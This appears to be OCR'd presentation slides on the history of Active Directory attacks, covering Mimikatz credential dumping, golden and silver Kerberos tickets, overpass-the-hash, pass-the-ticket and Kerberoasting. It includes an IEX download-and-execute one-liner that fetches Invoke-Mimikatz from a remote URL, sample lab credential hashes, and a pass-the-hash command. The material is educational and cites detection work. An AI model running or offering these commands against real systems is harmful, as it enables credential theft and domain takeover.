
Oculus

Candy Crush
SAGA

chrome

Invoke-Mimikatz

- Joe Bialek ported Mimikatz to PowerShell
- Invoke-Mimikatz leverages [reflective DLL injection]
- Versions on github only included Mimikatz capability as of the publish date
- Many just leveraged the PowerSploit version (& direct GitHub link)



```
PS C:\> IEX (New-Object Net.WebClient).DownloadString('http://is.gd/oeoFuI'); Invoke-Mimikatz -DumpCreds -Computer RDLABDC02.rd.adsecurity.org

  .#####.   mimikatz 2.0 alpha (x64) release "Kiwi en C" (Dec 14 2015 19:16:34)
 .## ^ ##.
 ## / \ ##  /* * *
 ## \ / ##   Benjamin DELPY 'gentilkiwi' ( benjamin@gentilkiwi.com )
 '## v ##'   http://blog.gentilkiwi.com/mimikatz             (oe.eo)
  '#####'                                   with 17 modules * * */

mimikatz(powershell) # sekurlsa::logonpasswords

Authentication Id : 0 ; 39488 (00000000:00009a40)
Session           : Interactive from 1
User Name         : DWM-1
Domain            : Window Manager
Logon Server      : (null)
Logon Time        : 1/1/2016 5:51:27 PM
SID               : S-1-5-90-1
        msv :
         [00000003] Primary
         * Username : RDLABDC02$
         * Domain   : RD
         * NTLM     : 431860113055589 56fba2a282ba8da0ce
         * SHA1     : 3830c91b0867ee5717cdb5dd328d7968f0a21209
        tspkg :
        wdigest :
         * Username : RDLABDC02$
         * Domain   : RD
         * Password : (null)
        kerberos :
         * Username : RDLABDC02$
         * Domain   : rd.adsecurity.org
         * Password : 15 6e bd 5a 2f 91 59 e0 1f e6 b0 d5 ea e3 ea 54 1a 03 b4 86 ef d0 e2 e0 a0 f8 6b 9c 0d d2 84 b1 b6 cd 63 84 2e b8 66 04 1d
 2d ea
 13 51 e7 58 8d 31 bc c4 ee 74 00 f6 e5 b9 92 5c 69 1a b9 6b 99 50 b2 bb 63 df 3d e7 7f cf 23 6c 8c c2 bf e8 01 94 99 43 1c 5f d6 e1 59 2d 20 69
6 ab e3 00 77 76 82 0e d4 6b ee 59 77 fd 29 83 c0 d0 c9 a9 63 6d 68 c4 d9 9a 77 e1 cb fa f0 49 29 b8 7b e5 20 ba d3 61 35 df b3 68 82 34 ff 2e fc
c0 2e 3e 0a c6 6b e6 21 26 40 b6 4d 67 1e c9 1f 24 5d 84 9b a6 57 0f 0d 9f 32 69 f6 3d d7 55 b8 f3 29 7a 19 db d3 5c 90 36 33 b4 b8 f5 1d e0 5c 8
 f5 7b 32 9a 9d 6d ae d2 6d 48 12 5a 43 15 c1 0f 09 bc e4 01 ab fd 6f 07 59 1f 73 e0 e0 56 db 55 c1 e3 73 0a a5 a9 97 c8 6c 1e 9d dd 0a a4
        ssp :   KO
        credman :

Authentication Id : 0 ; 996 (00000000:000003e4)
Session           : Service from 0
User Name         : RDLABDC02$
Domain            : RD
Logon Server      : (null)
Logon Time        : 1/1/2016 5:51:27 PM
SID               : S-1-5-20
        msv :
         [00000003] Primary
         * Username : RDLABDC02$
         * Domain   : RD
         * NTLM     : 6c28fccaf780444aa04a7b2f49a76943
         * SHA1     : cb415cdc8694679597f825217c19875bf266eb48
        tspkg :
        wdigest :
         * Username : RDLABDC02$
         * Domain   : RD
         * Password : (null)
        kerberos :
         * Username : rdlabdc02$
         * Domain   : RD.ADSECURITY.ORG
         * Password : (null)
        ssp :   KO
        credman :
```

https://github.com/PowerShellMafia/PowerSploit/blob/master/Exfiltration/Invoke-Mimikatz.ps1

2014

Golden Tickets

- Forged TGT created using KRBTGT pw hash
- Impersonate any account in the AD domain with no restrictions
- User doesn't have to exist in AD
- Usable until the KRBTGT pw hash is changed 2x
- Typically used for persistence


black hat USA 2014

Abusing Microsoft Kerberos


sorry you guys don't get it

by Alva `Skip` DUCKWALL

& Benjamin DELPY



Domain Controller
3. TGS REQ (present TGT, request TGS)
4. TGS REP (receive TGS)
PAC Validation Request (Optional)
PAC Validation Response (Optional)
User's Workstation
5. AP REQ (present TGS for access)
6. AP REP (optional, used when mutual authentication is requested)
Application Server



Kerberos :: Golden Ticket

- Even if the technique remains the same, I've made the choice to limit it to **TGT** (no **TGS**)
  - Why ? Because **TGT** and **TGS** rely on different keys

	Ticket Encryption	PAC KDC Signature	PAC Server Signature
TGT	**krbtgt**	**krbtgt**	**krbtgt**
TGS	*target*	**krbtgt**	*target*

  - *target* key is renewed periodically, **krbtgt**… ~never ☺
  - A single **TGT** can obtain many **TGS**


black hat USA 2014

https://www.blackhat.com/docs/us-14/materials/us-14-Duckwall-Abusing-Microsoft-Kerberos-Sorry-You-Guys-Don%27t-Get-It.pdf

Overpass-the-Hash

https://www.blackhat.com/docs/us-14/materials/us-14-Duckwall-Abusing-Microsoft-Kerberos-Sorry-You-Guys-Don%27t-Get-It.pdf

- Aka “Pass-the-Key”
- Use the pw hash to get a Kerberos ticket
- Protected Users group mitigates by preventing keys from being in client LSASS memory



```
mimikatz(commandline) # sekurlsa::pth /user:LukeSkywalker /domain:lab.adsecurity.org /ntlm:177af8ab46321ceef22b4e837
ba7
user    : LukeSkywalker
domain  : lab.adsecurity.org
program : cmd.exe
NTLM    : 177af8ab46321ceef22b4e8376f2dba7
  |  PID  2936
  |  TID  2900
  |  LUID 0 ; 1688016 (00000000:0019c1d0)
  \_ msv1_0   - data copy @ 00000000000DDAA0 : OK !
  \_ kerberos - data copy @ 0000000000171DD58
   \_ aes256_hmac       -> null
   \_ aes128_hmac       -> null
   \_ rc4_hmac_nt       OK
   \_ rc4_hmac_old      OK
   \_ rc4_md4           OK
   \_ rc4_hmac_nt_exp   OK
   \_ rc4_hmac_old_exp  OK
   \_ *Password replace -> null

mimikatz #
```

Administrator: C:\Windows\system32\cmd.exe

```
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>whoami
adswrk7\adsadmin

C:\Windows\system32>klist

Current LogonId is 0:0x19c1d0

Cached Tickets: (0)

C:\Windows\system32>net use \\adsdc02.lab.adsecurity.org\admin$
The command completed successfully.
```

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
Abusing Microsoft Kerberos

sorry you guys don't get it

by Alva `Skip` DUCKWALL


& Benjamin DELPY



Kerberos

- *Overpass-the-Hash*

or Pass-the-Key ;)



Kerberos :: Overpass-the-hash

(more...)

- By the way, this is exactly how **Aorato** POC works for changing password with just NTLM hash!
  - They send a Kerberos request to the service : **kadmin/changepw**
- http://www.aorato.com/blog/active-directory-vulnerability-disclosure-weak-encryption-enables-attacker-change-victims-password-without-logged/

black hat USA 2014

Pass the Ticket

- User Kerberos tickets are in user accessible memory
- Kerberos tickets can be passed to the server to impersonate the user
- Privileged access (admin) can capture any user Kerberos tickets on the system


black hat USA 2014

Abusing Microsoft Kerberos

sorry you guys don't get it

by **Alva `Skip` DUCKWALL**

& Benjamin DELPY



Kerberos :: TGT & TGS

- **TGT** & **TGS** are in client **LSASS** memory
  - The "normal" way: by **API**
    - User can only export **their** ticket(s) (without privilege)
    - For **TGT**: **`AllowTgtSessionKey`** registry key must be set for session key export…
      - *(mandatory to use the **TGT**)*
    - For **TGS**: no restriction at all!
  - To get tickets : `LsaCallAuthenticationPackage/`**`KerbRetrieveEncodedTicketMessage`**
    - In **mimikatz**: **`kerberos::list [/export]`**
  - To pass-the-ticket : `LsaCallAuthenticationPackage/`**`KerbSubmitTicketMessage`**
    - In **mimikatz**: **`kerberos::ptt`** ***`ticket.kirbi`***


Not a hack : http://msdn.microsoft.com/library/windows/desktop/aa378099.aspx

black hat USA 2014

https://www.blackhat.com/docs/us-14/materials/us-14-Duckwall-Abusing-Microsoft-Kerberos-Sorry-You-Guys-Don%27t-Get-It.pdf

Silver Ticket

- Silver Ticket = forged service ticket (TGS)
- Uses the service account for the target application
- Can be used against computer accounts


Domain Controller
PAC Validation Request (Optional)
PAC Validation Response (Optional)
User's Workstation
5. AP REQ (present TGS for access)
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
Application Server

PAC Validation, The 20 Minute Rule and Exceptions (BHUSA 2014 part deux)



Service Tickets and Kerberos

The obvious question now arises, what do we need to issue a service ticket for a particular service? How can we take advantage of this?

Service tickets SHOULD be issued by a TGS after getting a TGT and should be between 2 Kerberos principals. So for example, if Bob wants to access a file share (CIFS) on ServerA, Bob would ask the TGS to give him a ticket for user CIFS@ServerA. The TGS would then give Bob a ticket that he could present to ServerA that would give him access to the CIFS service.

With TGTs, the piece destined for the TGS would need to be signed by the KRBTGT account, the central account for trust to validate that the ticket is legit. However, for service tickets, the target account is on the computer itself. What is the long term secret key?

In short, it depends. For all services that run as System on the computer, it will be the computer account from AD. If the service is operating as a particular user (typically like Sharepoint, Exchange, MSSQL, etc...) it will be that account.

Recovering the computer account is relatively trivial with physical access (think boot disk, grab the registry, decode at whim) and if you can run as admin, it's trivial as well... If you can guess the service account password for a service that runs as a different user, that will work too...

Now, all you have to do is use Mimikatz to generate a Silver Ticket for the service and away you go... an example that Ben posted to twitter can be seen here:

Since service tickets are identical in format to TGTs albeit with a different service name, all you need to do is specify a different service name and use the RC4 (NTLM hash) of the account password (either the computer account for default services or the actual account) and you can now issue service tickets for the requested service. Note: You can also use the AES keys if you happen to have them instead of the NTLM key and it will still work ;-)

It is worth noting, that services like MSSQL, Sharepoint, etc will only allow you to play with those services. The computer account will allow access to CIFS, service creation, and a whole host of other activities on the targeted computer. You can leverage the computer account into a shell with PSEXEC and you will be running as system on that particular computer. Lateral movement is then a matter of doing whatever you need to do from there :-)

http://passing-the-hash.blogspot.com/2014/09/pac-validation-20-minute-rule-and.html


Kerberoast

- Request/Save TGS service tickets & crack offline
- “Kerberoast” python-based TGS password cracker
- No elevated rights required
- No traffic sent to target

https://github.com/nidem/kerberoast

Detection:

- Detecting Kerberoasting Activity https://adsecurity.org/?p=3458
- Detecting Kerberoasting Activity Part 2 – Creating a Kerberoast Service Account Honeypot https://adsecurity.org/?p=3513



Active Directory Attack Timeline Summary (with Mitre ATT&CK): “The Wonder Years” (2010 – 2014)

Tools

Windows Credential Editor (WCE) (ID: S0005)

Mimikatz (ID: S0002)

Responder (ID: S0174)

PowerView

Privilege Escalation

Group Policy Preferences password (ID: T1552.006)

Pass the Ticket (ID: T1550.003)

Overpass-the-Hash

